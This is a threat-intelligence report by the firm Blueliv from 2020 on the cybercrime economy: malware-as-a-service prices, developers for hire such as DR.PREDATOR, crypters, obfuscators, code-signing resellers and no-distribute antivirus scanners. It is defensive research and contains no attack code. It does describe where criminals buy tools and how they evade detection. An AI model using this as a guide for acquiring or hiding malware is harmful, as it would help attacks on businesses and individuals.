Blueliv.

DARK COMMERCE


EXPLORING THE CYBERCRIME INDUSTRY AND ITS BUSINESS MODELS: PART I

February 2020

Index

EXECUTIVE SUMMARY

Cybercrime is an industry, with a growing service economy, tools for hire, service providers, channels and end users



The size of this shadow economy is growing. Cybercriminals of different levels of experience can acquire the necessary tools to launch a malicious campaign designed to attack businesses, governments and individuals

Understanding how attackers use these tools and services helps organizations prepare defenses and protect their assets

Build complete threat actor profiles

Analyze trends and patterns across different services utilized

Defend against targeted attacks

The first report in this series covers the first elements of this industry:
acquiring malicious code and preparing it for a campaign

HOW CYBERCRIMINALS OBTAIN MALWARE

Writing your own code

Ownership throughout entire campaign

Opportunity to learn from other actors

Labor-intensive

Specific skill sets required

Actors involved in operations as well as development

Hiring developers

Consultancy services can provide outside knowledge from other actors

Tailormade code designed to specifications

Expensive

High level of interaction required between vendors and clients

Hidden fees to keep projects private

Malware-as-a-Service (MaaS)

Easy to find, diverse and ready-to-use products

Little technical knowledge required

Cannot modify or alter code

Sometimes already detectable by AV engines

MOST POPULAR MALWARE AVAILABLE

Prices of malicious code increase depending on the objectives, target operating systems, functionality, and version of the malware

Discounts available on some types of malware for splitting the gains of using it between users and developers

Some developers charge for 'add-ons' including additional modules, admin panel installation, privacy etc.

Prominent in Russian-language forums

VIDAR	$200-300 USD per month	$200-300 USD per month	Raccon Stealer
KPOT	$65 USD + add-ons	$150 USD + add-ons	Predator The Thief
Inter	$990 USD + discounts for splitting gains	Minimum cost of hiring a malware developer (Dr.Predator)	$80

UNDERGROUND COMMUNICATION

- Jabber / XMPP
- Discord
- Marketplaces
- Forums
- Telegram

EVADING AND BYPASSING DETECTION

There has been a rise in the popularity of malware that includes a range of obfuscation, sandbox detection and bypass techniques

Most frequently used tools and services across malware types

Packers

Compresses malicious executables

Crypters

Encrypts malicious executables

PUBLIC

- Free
- Open licensed
- Often already 'known' to AV

PRIVATE (one-off)

- $100-300 USD
- Unique or custom
- Fully undetectable crypters

PRIVATE (subscription)

- $30 – 90 USD per month
- Constantly evolving
- Fully undetectable crypters

Obfuscator

Obscures, conceals, or disguises source code

Many are legitimate tools

Varying price ranges from $50 – 3000 USD though some are free

Cheapest based on quota of files requiring obfuscation

Most expensive usually carry a subscription and software license

Code signing

Applications that carry an official signature to confirm integrity of the application; identify author of the code

Three types of vendors:

- Resellers
- Intermediary managers
- Binary certification services

Legitimate certificates priced between $500 - 3000 USD

TESTING ANTIVIRUS AND BLACKLIST EVASION

Finalized malware products and infrastructure must be tested before deployment

No distribute antivirus scanners

Users can test files, URLs, domains, and IP addresses against security protections without distributing elements they scan to security vendors

Static scans test malware across AV products and generate reports

Dynamic scans additionally deploy the malware and provide runtime analysis

Make changes to infrastructure

Tweak products before launch


Improve stealth of tooling

Free models, seemingly supported by paid advertising

Single-scan pricing from $0.01 USD depending on provider

Subscription-based models range from $50 to $299 USD per month

CONFRONTING THE CYBERCRIMINAL INDUSTRY



Blueliv hosts the Threat Exchange Network to aid collaboration.
Join the fight against cybercrime today.


community.blueliv.com

Introduction

Cybercrime is an industry, with a growing services economy, tools for hire, service providers, channels and end users

Over the course of the past decade, the cybercriminal underground has undergone a process of modernization and innovation - its own industrial revolution. This process has been so profound and far-reaching that cybercrime can legitimately be called an industry in its own right. In many ways it reflects the evolution that has taken place in the world of cybersecurity.

When we examine the cybercrime industry, we can clearly identify a growing services economy, featuring tools and products for hire, service providers, distinct sales channels, and final users. What is also remarkable is the commitment of cybercriminals to adjust business practices within this service economy to meet the needs of their customers.



This report is the first in a series of reference documents produced by Blueliv researchers. Broadly, the informative series seeks to provide an overview of the cybercriminal industry, in order to better understand the tools, techniques and motivations of its contributors and participants. Armed with this intelligence, organizations in the legitimate world are encouraged to strengthen their cybersecurity posture and put in place stronger defensive measures to both prevent and mitigate cyberattacks.
In this report, we cover the first elements within this industry: we explain how cybercriminals are able to get their hands on malicious code, from malware kits to phishing pages and webinjects. We will then offer detail on how adversaries are able to modify the code using packers/crypters and obfuscators available from underground forums, which makes detection and analysis more challenging for researchers, followed by a brief review of no-distribute antivirus scanners.

Our analysis of these elements demonstrates the maturity of the industry and ease of starting a criminal enterprise, using just a handful of Bitcoin. Just like the legitimate cybersecurity industry, the next part relies on actor skills and contacts in the community – in this case the criminal underground.

Understanding how attackers use these services helps organizations prepare defenses and protect their assets. It also allows researchers to build pictures of different actors. If we know that a particular actor uses a certain developer, then uses this packer and that no-distribute scanner, we are able to start building a convincing profile of the actor. Threat intelligence may often focus on malware deployed and attack patterns but understanding how cybercriminals use these services can provide the missing piece of the puzzle when it comes to threat actor profiling.

The industry is maturing and there are easy on-ramps for cybercriminals

Understanding how cybercriminals use services helps threat actor profiling and could be the missing link in the puzzle

In some sections, we provide a case study of a particular threat actor, malware, etc., in order to help illustrate the intelligence provided. These case studies also demonstrate the value in enriching intelligence with context in order to better fight adversaries. This report concludes with a series of recommendations to help organizations across all sectors prepare effective countermeasures and protect their assets.

Cybercrime products and services

Cybercrime mirrors the legitimate cybersecurity sector. When malware started to offer a profitable business model, entrepreneurial criminals sought to capitalize on its success

Prior to the industrialization of cybercrime, computer viruses were written primarily for their authors to gain notoriety. In the mid-2000s, the first samples of malware began to emerge that sought to turn a profit, such as the Zeus banking Trojan. Since then, many different versions of Zeus and other Trojans appeared, and broader underground communities, products, and services coalesced around these. In many ways this mirrors the formation of legitimate innovation sectors: when malware offered a profitable business model, entrepreneurial criminals sought to capitalize by providing related services. In this instance, services included tools and techniques to make malware undetectable.

Notably, actors across different geographies using different underground services have different behaviors. For example, services which are popular in the Brazilian underground may not exist in the Russian cybercriminal ecosystem; our analysis suggests that Russian cybercriminals tend to be more technically sophisticated than their Brazilian counterparts, who seek to perform simple, direct attacks to turn a profit. Intelligence that helps us understand variation between cybercriminal communities is immensely valuable to organizations in different geographies, who can evaluate their digital risk based on who might target them.

In recent years, we have witnessed an increase in the use of existing infections to perform further targeted attacks. For example, existing Dridex and Trickbot infections are used as a first step to access an organization before dropping targeted ransomware such as BitPaymer, DoppelPaymer, or Ryuk. Following infection, cybercriminals may bide their time until the organization affected is valuable enough to attack, at which stage attackers will move laterally, study the target systems and networks, remove backups, and deploy the ransomware in critical systems to maximize the chance of extorting a ransom. In these cases, these specific groups both own the first malware botnet and the ransomware. In other scenarios, these infections can be sold to other actors to perform

different actions.

In the current threat landscape, it is not uncommon to see cybercrime work hand-in-hand with nation-state espionage. For the former, there is money to be made as the facilitator. For the latter, operations are made easier and convincing attribution more difficult. Cybercrime services therefore are not only used by cybercriminals, but also nation-state actors who can benefit from using them for their operation.

From a defensive perspective, understanding the relationships between actors is key. It enables organizations to gather relevant intelligence and provide guidance to potential targets and victims. Intelligence relating to tools, techniques and procedures (TTPs) is obviously important; however, understanding how actors use these different cybercriminal services, and examining the relationships between them, is a task often overlooked by security teams. For example, in the event of an intrusion where there is a lack of IOCs, understanding these interrelationships is helpful for assigning priorities and decision making.

The following sections outline different products and services as crime facilitators, detailing how they operate, their different business models and the kind of actors who use them. The aim is to demonstrate the evolution and maturity of the industry, highlighting certain practices and case studies, so that organizations can better defend against attacks.

Obtaining malware and malicious code

Nearly all cyberattacks start with malicious code which allows threat actors a degree of leverage over the victim

Nearly all cyberattacks start with malicious code which allows threat actors a degree of leverage over the victim. This makes such code desirable to aspiring and established cybercriminals.

A handful of enterprising cybercriminals may choose to develop their own malicious code, often turning to the cybercriminal underground in order to find help, feedback, and guidance. Many however will rely on a small subset of cybercriminals who are typically more specialized and sophisticated in the development of malicious code, either contracting those who offer their services as developers-for-hire, or directly purchasing a pre-fabricated advertised product in the cybercriminal underground.

This stage can be found on the MITRE PRE-ATT&CK framework under the tactic "Build Capabilities,"[i] encompassing a range of potential techniques including:

- Create custom payloads (T1345)
- Obtain / re-use payloads (T1346)
- Identify resources required to build capabilities (T1348)
- Remote Access Tool developement (T1353)

Writing your own code

Coding-savvy cybercriminals may choose to create their own malware, form grabbers, or other malicious code. Many cybercriminal forums exist at least in part to facilitate the exchange of knowledge among threat actors, allowing for malicious coders to connect and learn from one another. This access to a community of knowledge providers allows newer entrants the opportunity to troubleshoot and learn, while more seasoned cybercriminals can improve and hone their skills.

Cybercriminal forums facilitate the exchange of knowledge among threat actors and enable malicious coders to connect


Slavik

There are examples of threat actors who have developed their own malware and were popular in underground forums. Evgeniy Mikhailovich Bogachev, aka "slavik," is known to be the author of different versions of Zeus, a well-known banking Trojan.

Initially, slavik created Zeus versions to sell in underground forums, before moving on to developing specialized versions which were shared among an exclusive group of cybercriminals. This exclusive Zeus version was called GameOver Zeus (GOZ) and the group of cybercriminals known as the Business Club. slavik also authored the first mainstream ransomware back in 2013, called CryptoLocker. In the case of both GameOver Zeus and CryptoLocker, slavik elected to use his developing skills to create malware for his own (and direct) benefit, instead of selling it to others as he had done before.

Hiring developers

Some cybercriminals hire developers to create malware on their behalf, but "consultancy" work is not common



For some cybercriminals, it may be most advantageous to hire developers to create products tailormade for their illegal activity. As a result, many cybercriminal forums include sections specifically for threat actors to market their coding skills to others, listed in subforums with names such as "jobs," "freelance," and "services."


The number of cybercriminals offering their coding services for hire is relatively small, particularly when compared to the number of vendors offering finished products that will have required a similar skill set to create. While this discrepancy is likely influenced by multiple factors, Blueliv analysts assess with a moderate degree of confidence that one of the reasons discouraging talented cybercriminals with strong coding skills from participating in consulting-type work is the high level of interaction between vendors and clients required for these schemes to be successful. One need not look further than any dispute arbitration subforum to see that capable cybercriminals can be bad businesspeople.

Despite this, there are a handful of prominent and well-regarded developers-for-hire in the cybercriminal underground. These individuals typically advertise their services on more sophisticated Russian-language cybercriminal forums. Threat intelligence services can be useful in monitoring these providers and their products.

Developer-for-Hire: DR.PREDATOR

The threat actor operating under the alias "DR.PREDATOR" is a well-known developer-for-hire active in the Russian-language underground. DR.PREDATOR maintains a presence on multiple underground forums, consistently receives positive feedback from clients, and offers a diverse range of products.


In the cybercriminal underground, DR.PREDATOR markets themselves as both a "web developer" and a "programmer," maintaining separate forum threads for each of these skillsets. According to their advertisements, DR.PREDATOR can help create content for a variety of cybercriminal schemes, including phishing pages, form grabbers, CC sniffers (digital payment card skimmers), and more. In their advertisements offering their services as a programmer, DR.PREDATOR explicitly states that they can write malware and other similar products.



A graphic used by DR.PREDATOR to advertise some of their web developer service offerings. DR.PREDATOR appears to be a native Russian speaker and has a command of English.

In addition to offering custom projects, DR.PREDATOR allows clients to purchase old projects that have already been previously created for other clients. Typically, developers-for-hire in the cybercriminal underground will give their clients the option of paying an additional fee to keep their projects private; otherwise, the project will later be listed for sale and made available for other cybercriminals to purchase and use, diminishing its exclusivity. The list of projects previously created by DR.PREDATOR now available for sale publicly gives researchers some insights into the interests and targeting practices of DR.PREDATOR's clients.

Blueliv analysts investigated a list of several dozen financial entities for which DR.PREDATOR offers pre-fabricated form grabbers and uncovered that over of half of these targeted entities in English-speaking countries, specifically targeting organizations in the US, Canada, the UK, New Zealand, and Australia. Blueliv analysts categorized form grabbers as targeting a specific country based on either the location of headquarters of the targeted financial entity or on the presence of a country-specific top level domain (TLD) in the targeted organization's URL.



Many of DR.PREDATOR's form grabbers are designed to target German companies, in addition to targeting English-speaking countries.

In addition to financial institutions, DR.PREDATOR has created malicious products that target cryptocurrency platforms, online retailers, shipping and postal services, telecommunications firms, email providers, and airlines, showcasing how their skillset can be used to target a range of both countries and industries.

The price of DR.PREDATOR's services is dependent on the complexity of the project requested. The threat actor does, however, list a minimum price for any of their services. While this minimum price is consistent for their programming services, their web services offering varies slightly from forum to forum. It's not clear if this is just an oversight by DR.PREDATOR or if they offer preferred rates for members of different forums.

	Forum 1	Forum 2	Forum 3
Programming Services (malware development & similar services)	$80 USD	$80 USD	$80 USD
Web Services (phishing pages & similar services)	$50 USD	$60 USD	$65 USD

DR.PREDATOR requests payment in Bitcoin

As noted earlier, some developers-for-hire charge their clients an additional fee if they wish to keep their projects private, though it's not clear whether DR.PREDATOR follows this practice. One other developer-for-hire, a threat actor discussed later in this report and operating under the alias "yummba," states that they charge clients an additional 50% if they wish to keep projects private.

DR.PREDATOR and other developers-for-hire implore potential clients to communicate with them over Jabber/XMPP. Jabber is an instant-messaging chat platform prevalent among Russian-speaking cybercriminals.

In addition to Jabber, DR.PREDATOR also lists a Telegram handle in their contact information. Telegram has become an increasingly popular communication method among Russian-speaking cybercriminals in recent years.

Malicious code sold in underground forums

Prefabricated products lower the barrier to entry for cybercriminals with little technical knowledge

It is relatively easy and uncomplicated for aspiring or established threat actors to turn to the cybercriminal underground in order to find ready-to-use products for sale. Malicious code is found in relative abundance in these places.

This ability to buy prefabricated malicious products greatly lowers the barrier to entry into the world of cybercrime. It permits those with little technical knowledge to gain all the tools and expertise required to get started in the ecosystem, especially with the availability of guides and tutorials. Many vendors also offer support for their products and services, helping to address any issues that an entry-level cybercriminal may have.

Many cybercriminals rely on other underground threat actors to further advance and scale their operations

Notably, it is not only beginners who are interested in these products. Many experienced cybercriminals rely on the offerings of other underground threat actors in order to further advance and scale their operations.

